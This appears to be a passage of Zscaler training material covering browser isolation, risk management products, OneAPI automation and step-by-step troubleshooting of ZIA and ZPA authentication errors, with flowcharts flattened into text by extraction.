Organizations can securely **grant access to SaaS and private applications from unmanaged devices** using **browser isolation**. The **isolation service** within **Zscaler Private Access (ZPA)** ensures that users **connect to a secure container**, preventing their unmanaged device from directly interacting with corporate resources.



splunk>enterprise
1. SaaS Traffic processed by ZIA.
2. Full logging of traffic.
3. Enforcement of Security policies and Data Leak policies.
1. Private Web traffic Via ZPA.
2. Zero Trust Application Access.
3. Access policies and application scanning enforced by ZPA.
Managed Secure Browser for an unmanaged user !
Unmanaged Endpoints
Employees, Third-party

- **For SaaS applications**, any **internet-bound traffic from the isolated browser container** is routed through **Zscaler Internet Access (ZIA)** for **security enforcement and DLP policy logging**.
- **For private web applications**, traffic is directed through **Zscaler Private Access (ZPA)**, ensuring **secure access and logging** under **ZPA policies**.

This setup provides **a cloud-based managed isolation container**, allowing users on unmanaged devices to securely **access both SaaS and private applications without exposing corporate data**.

Reducing VDI Dependency: A Smarter Approach

By integrating **Browser Isolation** and **Privileged Remote Access (PRA)**, organizations can **significantly reduce reliance on VDIs** while **enhancing security**. These solutions enable **clientless, secure access** to **internal applications**, ensuring that:



- **Endpoints do not directly communicate with corporate applications**
- **Security posture of unmanaged devices does not impact corporate resources**
- **Data exfiltration is prevented through policy-based download & clipboard restrictions**

By enforcing **data control policies**, such as **blocking file downloads and clipboard access**, organizations can **effectively prevent data leaks** while allowing **secure, flexible access to critical applications**.

Risk Management

Zscaler Risk Management Security Portfolio

Zscaler provides a **comprehensive suite of security solutions** designed to help organizations identify, assess, and mitigate cyber risks across various environments. These solutions leverage **AI-driven analytics, real-time monitoring, and advanced threat detection** to safeguard digital assets.

Risk360: Actionable Cyber Risk Quantification

Risk360 delivers an intuitive and **actionable risk framework** that quantifies cyber risks through **visualizations, granular risk analysis, financial exposure details, and board-ready reports**. By offering deep security insights, organizations can quickly identify vulnerabilities and implement mitigation strategies.

Unified Vulnerability Management

This solution correlates security findings across **identities, assets, user behaviors, mitigating controls, and business processes**. By integrating multiple risk factors, **organizations gain a focused view of their most critical security gaps**, enabling them to take meaningful action.

Advanced Threat Detection and Prevention

- **Deception Technology:** Deploys **decoys and false user paths** to lure and detect sophisticated attackers, adding a **high-fidelity threat detection** layer.
- **Identity Threat Detection and Response (ITDR):** Provides **continuous monitoring of identity misconfigurations** and suspicious **privilege escalations**, protecting against credential theft and MFA bypass attacks.
- **Breach Predictor:** Uses **AI-powered algorithms to analyze attack patterns, threat intelligence, and user risk scoring** to predict potential security breaches. It provides real-time policy recommendations to prevent incidents before they occur.

Organizational Risk Score: Key Contributing Factors

Zscaler Risk360 assesses risk based on multiple external and internal security parameters:

- **External Attack Surface:** Evaluates **publicly discoverable vulnerabilities** such as exposed servers, autonomous system numbers (ASNs), and misconfigured cloud assets.
- **Compromise Likelihood:** Analyzes **events, configurations, and traffic flow attributes** to determine the probability of a security breach.
- **Lateral Movement Risk:** Identifies **risks associated with unauthorized movement** within an organization’s internal network.
- **Data Loss Exposure:** Assesses **sensitive data attributes** to determine potential data leakage risks.

Risk360 Framework Alignment

Risk360 is mapped to **industry-leading security frameworks** to provide organizations with **structured risk assessments and mitigation strategies**:

- **MITRE ATT&CK:** Provides deep insights into attacker tactics, techniques, and procedures (TTPs), helping organizations **detect vulnerabilities, mitigate attack surfaces, and prevent lateral movement**.
- **NIST Cybersecurity Framework (CSF):** Offers **best practices for risk management**, helping organizations **improve security postures, detect breaches, and enhance recovery processes**.

Proactive Risk Mitigation Through Alerts

Zscaler Risk360 enables organizations to configure **automated alerts** based on predefined risk parameters.

- **Customizable Alert Rules:** Trigger alerts for **changes in organizational risk score, financial exposure, and factor-specific risks**.
- **Real-Time Notifications:** Alerts can be sent via **email or webhook**, ensuring security teams **act promptly**.
- **Actionable Recommendations:** Alerts provide **contextual insights and response recommendations** to help mitigate security threats.

Monte Carlo Simulation for Cyber Risk Prediction

Monte Carlo Simulation is used to **analyze the probability of cyber incidents and financial impact**, running **1,000 simulations** per evaluation.

It calculates financial risk under four distinct scenarios:

1. **Inherent Risk:** The organization's current risk score.
2. **Residual Risk:** The risk score after mitigating the top 10 risk factors.
3. **Last 30 Days Average Risk:** The organization's risk trends over the past month.
4. **Industry Peer Risk:** A comparative risk analysis against peer organizations.

These simulations help security teams **quantify potential financial loss** and implement **effective risk mitigation strategies**.

Data Fabric for Security: Centralized Data Management

The Importance of Data Mapping

Once data is **centralized** in a single location, the next critical step is **harmonizing terminology and structures** across different sources. Each system may describe the same **entities and attributes** in varied ways, leading to inconsistencies.

Data mapping solves this challenge by **aligning disparate data fields** into a **single, unified model**, ensuring seamless integration and consistency. By mapping data accurately, organizations can achieve:

- **Standardization** – Establishing a common format across all sources.
- **Accuracy** – Reducing errors and inconsistencies.
- **Readiness for Transformation** – Enabling effective analysis, reporting, and automation.

Proper **data mapping** is essential for **optimizing workflows**, improving **data-driven decision-making**, and **enhancing security posture** across an organization's digital ecosystem.

Zscaler Data Fabric

To **harmonize, normalize, and enrich security data**, Zscaler employs a **Data Fabric** that **ingests, maps, and correlates** security insights from multiple sources.

Key Capabilities:

- **Ingest:** Supports over **150+ pre-built connectors** for ingesting data in **JSON, CSV, XML, and other formats**.
- **Harmonize & Map:** Aligns **disparate data fields** into a **unified model**.
- **Deduplicate:** Identifies **duplicate security findings** across multiple tools to provide an **accurate risk assessment**.
- **Correlate & Enrich:** Merges insights from **EDR tools, asset management systems, and security platforms**, enhancing visibility into security events.

Breach Predictor: AI-Powered Threat Intelligence

Zscaler’s **Breach Predictor** leverages **machine learning and generative AI** to analyze **logs, sandbox findings, and known attack indicators** to:

- Identify **emerging threats** in an organization’s environment.
- Provide **probabilistic forecasting** on where future threats may emerge.
- Offer **real-time threat visibility and remediation guidance**.

Its **intuitive user interface** presents data in an **easy-to-understand format**, including:

- **Breach Probability Score:** A summary of the organization’s **current security risk**.
- **Sankey Charts & MITRE ATT&CK Tables: Detailed attack analysis**, showcasing vulnerabilities and threat patterns.

How Breach Predictor Works

To provide **accurate threat intelligence**, Breach Predictor continuously **analyzes vast datasets** from multiple sources:

- **Machine Learning Data from the Zscaler Cloud:** Incorporates past security policies and **industry-wide best practices** to improve threat predictions.
- **Security Logs from Zscaler Internet Access (ZIA) and Zscaler Sandbox:** Analyzes network activity and sandboxed threats to **detect suspicious behavior**.
- **Threat Intelligence from Known Indicators of Compromise (IoCs):** Utilizes insights from **Zscaler ThreatLabz** research to **identify new and evolving cyber threats**.

By **correlating** data across these **multiple security layers**, Zscaler’s **Breach Predictor** delivers **early threat detection, proactive security insights, and real-time risk mitigation strategies**, helping organizations **stay ahead of cyber threats**.

Comprehensive Asset Discovery and Risk Management

Zscaler's **External Attack Surface Management (EASM)** enables organizations to gain **visibility into internet-facing assets** and proactively **uncover risks**:

- **Complete Asset Inventory:** Identifies all **publicly exposed assets**.
- **Risk Identification:** Analyzes **vulnerabilities, misconfigurations, and threat exposure**.
- **Remediation Prioritization:** Focuses security efforts on **high-risk assets**.
- **Continuous Monitoring:** Tracks **real-time changes in external attack surfaces**.

EASM's Four-Step Process:

1. **Seed-Based Scanning:** Initiates scanning from an **organization's root domain** to **map connected assets**.
2. **Discovery Chain:** Recursively scans **linked assets** to build a **comprehensive attack surface map**.
3. **Risk Evaluation:** Assesses **security posture, vulnerabilities, and data exposure risks**.
4. **Automated Monitoring:** Continuously tracks **newly discovered risks** for proactive threat mitigation.

Entra ID Change Detection

Zscaler ITDR (Identity Threat Detection & Response) monitors **critical identity changes** in **Microsoft Entra ID (formerly Azure AD)**.

Detects and Alerts on:

- **User Changes:** Role assignments, password modifications, MFA updates, flagged risky users.
- **Service Principals:** Secret/certificate updates, admin permission changes, API permissions.
- **Entra Roles & Custom RBAC:** Additions and removals of roles, ensuring **privilege escalation prevention**.

Zscaler Deception Technology: High-Fidelity Threat Detection

Zscaler’s **Deception Technology** uses **decoy-based security** to **proactively detect sophisticated threats** before they cause harm.

Key Deception Components:

- **Deception Portal:** A **cloud-hosted UI** for managing **decoy deployments and event analysis**.
- **Decoy Connectors** are **lightweight virtual appliances** designed to deploy **decoy applications** across multiple **VLANs** within an organization’s network. They can serve as a **secure relay** for seamless **integration** between the **Deception Admin Portal** and various enterprise systems, including **Active Directory (AD), Security Information and Event Management (SIEM) platforms, firewalls,** and other security infrastructure. By enabling **high-fidelity threat detection**, Decoy Connectors help organizations proactively **identify and intercept attackers** before they can compromise critical assets.
- **Landmine Agents:** Endpoint agents that **deploy decoy credentials, files, and processes** to **lure attackers**.

By deploying these **high-fidelity decoys**, organizations **detect, intercept, and stop attackers** before they can infiltrate critical systems.

Conclusion

Zscaler’s **Risk Management Security Portfolio** provides a **holistic approach to cyber risk mitigation**, integrating **risk quantification, AI-powered breach prediction, asset discovery, and deception technology**. By leveraging **real-time analytics, automated threat detection, and workflow automation**, organizations can proactively **identify vulnerabilities, prevent data breaches, and enhance their overall cybersecurity posture**.

Zscaler Zero Trust Automation

Advantages of Legacy APIs with Zscaler Zero Trust Automation Framework

The **Zscaler Zero Trust Automation Framework** simplifies configuration and management of Zscaler products by offering seamless **integration, enhanced security, and a smooth transition** from legacy systems to modern security practices.

- **Integration Benefits:** Legacy APIs can be integrated with minimal disruption, allowing organizations to maintain existing investments while adopting Zero Trust principles.
- **Enhanced Security:** Legacy APIs within the Zero Trust framework provide a secure way to manage and automate security policies without requiring extensive system changes.
- **Smooth Transition:** The framework bridges traditional security environments with automated, policy-driven security operations.

Key Features of Zscaler Zero Trust Automation Framework

- **Unified Interface:** OneAPI consolidates API functionalities, simplifying integration and management.
- **Efficiency & Security:** Provides a single, well-documented API gateway to streamline processes and enhance security.
- **Automation:** Reduces manual effort by enabling automated workflows, minimizing errors and operational overhead.

Traditional Zscaler Automation Workflow

Before **OneAPI**, managing different API products required multiple registrations, authorizations, token requests, and token grants. This meant that **automation scripts** had to interact with separate endpoints and maintain multiple tokens, increasing complexity and security risks. **OneAPI** simplifies this by providing a **unified API framework**, reducing redundant code and eliminating authentication inefficiencies.

Zscaler API Architecture and Access

Zscaler APIs enable secure, scalable programmatic management of security policies, configurations, and logs.

Central Authority Level

- **API Gateway:** Acts as the central hub for managing policies and retrieving security data.
- **Authentication:** The gateway integrates with **Zscaler Central Authority** for secure API access.
- **Browser & Programmatic Access:** API calls drive all administrator activities in the Zscaler platform, whether executed manually in a browser or programmatically via automation.

API Capabilities

- **Policy Management:** Modify security policies, application segments, and access controls programmatically.
- **Log Management:** Stream logs for real-time monitoring and forensic analysis.
- **Configuration Management:** Manage **SCIM (System for Cross-domain Identity Management), Identity Providers (IdP),** trusted networks, and service edges.
- **Authentication Control:** Secure authentication processes and integrate with third-party security solutions.

OneAPI: The Gateway Platform

OneAPI serves as a **single-entry point** for all API interactions across **Zscaler services**, offering:

Key Benefits

- **Globally Distributed Platform:** Reduces latency by intelligently routing API requests to the nearest **regional gateway**.
- **Zscaler Cloud Agnostic:** Provides a **single endpoint** for all Zscaler services, simplifying integration.
- **Authenticate Once:** Uses **ZIdentity API Client Credentials (OAuth)** to provide seamless authentication across multiple services.

Step-Up Authentication for Enhanced Security

Step-up authentication enhances security by dynamically requiring **multi-factor authentication (MFA)** when users attempt to access sensitive resources.

How Step-Up Authentication Works

1. **User Attempts Access:** A user logs in with standard credentials (e.g., username & password).
2. **Accessing a Sensitive Resource:** ZIdentity evaluates the **required authentication level** based on policy-defined sensitivity.
3. **Step-Up Triggered:** If the user's authentication level is insufficient, ZIdentity prompts for **MFA reauthentication** via the **Zscaler Client Connector**.
4. **Access Granted:** After successful reauthentication, access is granted.

Step-Up Authentication Benefits

- **Enhances Security:** Ensures sensitive resources are protected with higher authentication assurance.
- **Dynamic Risk-Based Access:** Adjusts authentication requirements based on **real-time risk signals**.
- **Simplifies Compliance:** Meets regulatory standards for secure access to critical data.

Components of OneAPI

Access Tokens: Secure, time-sensitive credentials used for API authentication, ensuring only authorized users can make API requests.

API Resources: Endpoints that enable identity management, security automation, and policy enforcement.

API Client: Applications that securely interact with **Zscaler's APIs**, integrating with **ZIdentity** for centralized security management.

By **leveraging OneAPI**, Zscaler enables a **unified, secure, and automated** approach to security policy enforcement and Zero Trust automation, allowing organizations to **streamline security operations while minimizing risk and complexity**.

Advanced Troubleshooting & Support

Let's apply this knowledge to **troubleshoot common issues** using **Zscaler best practices**, focusing on the following key areas:

- **Authentication** – Ensuring seamless **user access and identity verification**.
- **Traffic Forwarding** – Diagnosing **connectivity and routing issues** to maintain **optimal traffic flow**.
- **Policy Settings & Assessment** – Reviewing and **optimizing policy configurations** to enforce security and access controls effectively.
- **Security Services** – Identifying potential **threats, malware, and advanced attacks** impacting network security.
- **Data Protection** – Addressing **DLP and CASB-related challenges** to prevent **data loss and unauthorized access**.
- **Digital Experience** – Enhancing **user performance and experience monitoring** through **Zscaler Digital Experience (ZDX)** analytics.

By understanding these **key troubleshooting areas**, administrators can **quickly diagnose and resolve** issues to ensure **secure, seamless, and efficient** cloud security operations.

By the end of this chapter, you will be able to:

1. **Troubleshoot** common issues utilizing Zscaler processes and tools.

Troubleshooting Common Issues

Authentication

Troubleshooting Authentication Issues


The first set of **common issues** we will cover focuses on **Authentication** within **ZIA, ZPA, and the Zscaler Client Connector**. This section will guide you through various **authentication issue scenarios**, detailing how to **localize, isolate, and diagnose** problems using **Zscaler's methodology and best practices**.

Rather than just presenting a list of potential authentication problems with predefined solutions, our goal is to help you develop a **structured troubleshooting approach**. By leveraging **self-help resources, built-in troubleshooting tools, and proven methodologies**, you will gain the ability to **analyze and resolve authentication challenges**—even those not explicitly covered in this training.

By the end of this chapter, you will understand how to **apply a logical troubleshooting framework**, ensuring that you can effectively diagnose and address authentication-related issues across **Zscaler services**, regardless of their complexity.

Troubleshooting Flow: ZIA Authentication

Let's **drill down into the troubleshooting map** and focus on **internet access authentication** within **ZIA**. While we can't cover every possible scenario, this section provides a **basic logical flow** to guide you through the troubleshooting process.


Start
Connection to ZIA Service Edge?
yes
Auth Successful ?
No
No
Is the user logged into Client connector
yes
No
Ask the user to authenticate
Error during authentica tion
yes
Check the SAML response by taking http Header traces status should be success
Yes
No
Is the request going to IDP?
Check connectivity
Ensure that we are using the correct SAML portal URL as per IDP/SP initiated SAML and also check the network connectivity between the user and IDP.
Auth type:SAML
do you see an error code?
Check the error code on https://help.zscaler.com/zia/troubleshooting-saml

Step 1: Verifying Connectivity to ZIA Public Service Edge

The first step is to confirm whether the user is **connected to the ZIA Public Service Edge**. If the connection is failing, the issue may be related to **network connectivity** rather than authentication. Ask the following questions:

- **Is the user connected to the cloud?**
- **Is there a network issue preventing access to Zscaler services?**
- **Does the user receive an error when attempting to connect?**

If **connectivity is the issue**, start by **troubleshooting network settings**, ensuring the device is properly configured to reach ZIA.

Step 2: Checking Zscaler Client Connector Authentication

Next, confirm whether the user is **logged into Zscaler Client Connector**:

- **Is Zscaler Client Connector installed and running?**
- **Has the user successfully logged in?**
- **Do they receive an error when trying to authenticate?**

It's easy to overlook **basic setup checks**, but they can prevent prolonged troubleshooting. Many times, what seems like a **complex issue** can be resolved by ensuring the **user is properly logged in and connected**.

Step 3: Diagnosing SAML Authentication Issues

Since **ZIA authentication relies on SAML**, it's critical to verify the authentication flow:

- **Does the user see an error code when attempting to authenticate?**
- Check the **Zscaler Help Portal** to look up error codes on the **Troubleshooting SAML** page.
- **Is the authentication request reaching the IdP?**
- Capture **header traces** and examine the **SAML response** to check the authentication status.

Step 4: Ensuring Basic Connectivity

Beyond authentication, basic connectivity must be validated:


- **Is the user connecting to the correct URL?**
- **Is the correct SAML portal configured?**
- **Is there stable connectivity between the user and the IdP?**

By following this **structured approach**, you can efficiently **diagnose and resolve authentication issues** within ZIA while ensuring that both **connectivity and authentication processes** are functioning as expected.

Troubleshooting Flow: ZPA Authentication

Troubleshooting Private Access Authentication (ZPA)

When troubleshooting **Zscaler Private Access (ZPA)** authentication, follow a **structured approach** to identify and resolve potential issues.


Start
Connection to Public SE?
yes
Auth Successful?
yes
Check the service status and authentication status to validate the connectivity with ZPA service edge.
No
yes
No
Deployment/download
No
Client connector Installed?
yes
Client Connector Required?
No
BA?
yes
ZIA & ZPA
Only ZPA
Check URL https://samlsp.private.zscaler.com/auth/v2/login?domain=<domain>&ssotype=test
after putting the domain and check the error code.
yes
Is ZIA enrolled?
is it a ZIA and ZPA service
Check URL https://samlsp.private.zscaler.com/auth/v2/login?domain=<domain>&ssotype=test
after putting the domain and check the error code.
No
Check user domain and also the entitlement for the user group for ZPA.

Step 1: Verifying Connection to the ZPA Public Service Edge

Start by confirming whether the user is **connected to the ZPA Public Service Edge**:

- **Is Zscaler Client Connector required?**
- If the user is accessing applications through **browser-based access**, Zscaler Client Connector may not be needed.
- **Is Zscaler Client Connector installed and running (if required)?**
- **Has the user successfully logged in?**
- **Does the user receive an error message when attempting to authenticate?**

If **authentication appears successful**, proceed to check the **service status, authentication status**, and **Zscaler Client Connector UI** to ensure a stable connection.

Step 2: Using the SAML Endpoint for Troubleshooting

For **ZPA authentication issues**, leverage the **SAML endpoint test**:

- Navigate to the **SAML endpoint** and perform a test.
- The **browser will return authentication details**, providing insights for troubleshooting.
- **Look for error messages, incorrect domain mappings, or missing attributes** in the response.

Step 3: Checking ZIA Enrollment and User Entitlement

Since **Zscaler Internet Access (ZIA)** is often integrated with ZPA, verify the following:

- **Is the user enrolled in ZIA?**
- **Does the user domain match the configured authentication settings?**
- **Are the correct entitlements assigned to the user group for ZPA access?**

If necessary, revisit the **SAML endpoint for ZPA** and enter the domain to:

- **Check for error codes.**
- **Analyze the SAML response** to identify potential misconfigurations.

By systematically **checking authentication settings, SAML responses, and entitlement configurations**, you can efficiently diagnose and resolve ZPA authentication issues.

Issue: Internet Access Authentication, Internal Error


Let’s examine a common **authentication failure scenario** where a user encounters an **internal error** after submitting credentials to the **Identity Provider (IdP)**.

A user reports:

> *“My authentication is failing! Here’s a screenshot. I’m entering the correct credentials.”*

Before diving into deeper troubleshooting, start with **fundamental checks**:

- **Are the credentials correct?** (It may sound obvious, but simple mistakes happen.)
- **Is Caps Lock or Num Lock enabled?**
- **Has the user accidentally entered a space before or after the username or password?**
- **Can the user successfully log in to other corporate services using the same credentials?**

<table>
<tr><td><b>Problem</b></td><td>User authentication fails with an internal error after submitting credentials to the IdP. For example: "Why did my authentication fail with the below error, despite providing valid credentials?"



We've run into an Error

An internal error occurred while processing your authentication request. Please try authenticating again. If the issue persists, contact your administrator

[User: test@hnaseer1.zscloud.net]

Need help? Contact your IT support

0xa020 | IdP: 0x69937cc0</td></tr>
<tr><td><b>Localize the Problem</b></td><td>Based on the error message, where might the issue lie? "An internal error..." sounds like the Zscaler or IdP side</td></tr>
<tr><td><b>Isolate the Problem</b></td><td>Is there any other information that might help us isolate the problem and begin to diagnose it?

We can see that there are codes in the bottom right:
<code>0xa020 | IdP: 0x69937cc0</code>

<table>
<tr><th>Error Code</th><th>Description</th><th>What to Do</th></tr>
<tr><td>0xA020</td><td>The user domain name isn't registered to the organization.</td><td>If your IdP passes a full qualified identifier with the SAML assertion, ensure that all your organization's domains are registered with your Zscaler account. This is required to allow all your users to access the service.


If you prefer to pass the sAMAccountName attribute and a non-qualified identifier with the SAML assertion, ensure that only one domain name is associated with your Zscaler account.</td></tr>
</table>
Let’s search the Help Portal for these errors. First try 0xa020. We get one search result under <b>Troubleshooting SAML</b>. Based on this information, we can begin to diagnose the issue.</td></tr>
</table>

Diagnose the Problem	**Step 1: Check the provisioned domains:** First, review the domains provisioned on the Zscaler tenant. You can check the provisioned domain after visiting **Admin Portal > Administration > Company Profile.** If the domain is provisioned, then check at the IdP if the correct UPN/Domain suffix is being applied **Step 2: Provision the domain in Zscaler tenant:** To provision the domain, create a ticket of Provisioning type with Zscaler and provide the domain information on the ticket.

Issue: Internet Access: No Authentication Enforced

Regularly reviewing **Web Insights logs** is a best practice for **proactive troubleshooting** and monitoring user activity. In this case, we notice an entry where the user is listed as **noauth-bypassurl**, which might raise concerns. Does this indicate a **security issue**? Has the system been **compromised**? Before jumping to conclusions, the best approach is to investigate further using Zscaler's **Help Portal** and available documentation.

Searching for **"unauthenticated traffic"** in the Help Portal leads us to **Configuring Policies for Unauthenticated Traffic**, which explains that this occurs when **Zscaler cannot identify the user** due to missing cookies or if **Zscaler Client Connector (ZCC)** is in **PAC-enforced mode**. The **Authentication Bypass URL** is a predefined identifier tied to **Authentication Bypass policies**, helping to manage exceptions in traffic flow. To **isolate the issue**, administrators should review **policy configurations** in the **Zscaler Admin Console** and verify whether **unauthenticated access** is expected behavior or an unintended bypass that requires further action.

<table>
<tr><td><b>Problem</b></td><td>We see noauth-bypassurl in web insights log instead of a known username.

<table>
<tr><th>No...</th><th>User</th><th>URL</th></tr>
<tr><td>26</td><td>noauth-bypassurl$...</td><td>gdl.news-cdn.site/as/web-source/4hc/0r8bmd.list?_sm_byp=iVV6wT5Qkrq6W0Qt</td></tr>
</table></td></tr>
<tr><td><b>Localize the Problem</b></td><td>If we read the <b>Configuring Policies for Unauthenticated Traffic</b> page on the Help Portal, we can start to localize the problem. We would see this user when Zscaler is not able to identify the user based on cookies, or ZCC is in PAC enforced mode. The <b>Authentication Bypass URL</b> special user points us to a config under Authentication Bypass for a policy.</td></tr>
<tr><td><b>Isolate the Problem</b></td><td>Based on what we read on the Help Portal, we need to review the config under A<b>dministration > Advanced Settings > Authentication Exemption.</b></td></tr>
<tr><td><b>Diagnose the Problem</b></td><td>Examine the entries in Authentication Exemptions matches the URL, URL category, or application listed in Web Insights. If you need to see the username, remove the matching config under the authentication exemption or switch to tunnel mode or tunnel with local proxy mode in ZCC.</td></tr>
</table>

Navigate to **Administration > Advanced Settings** and review the **Authentication Exemptions** section. Here, examine the configured entries under **URL, URL Category, and Application** to determine if any match what appeared in the **Web Insights Log**. If a previously set exemption aligns with the unauthenticated traffic entry, it explains why the authentication process was bypassed as observed. These exemptions may have been configured intentionally or by a previous administrator, so verifying their necessity is essential.

If this behavior is **unwanted**, simply **remove the exemption** from the **Authentication Exemptions list** to enforce authentication for the affected traffic. Additionally, switching **Zscaler Client Connector (ZCC)** to **Tunnel mode** or **Tunnel with Local Proxy mode** can ensure traffic is properly authenticated, preventing unintended bypass scenarios.

Issue: Private Access: ZCC Authentication Error


Issue: Private Access – Zscaler Client Connector (ZCC) Authentication Error

